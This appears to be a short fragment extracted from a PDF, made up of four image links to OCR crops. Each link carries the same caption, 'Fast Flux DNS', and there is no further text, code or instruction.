
Fast Flux DNS




Fast Flux DNS




Fast Flux DNS




Fast Flux DNS



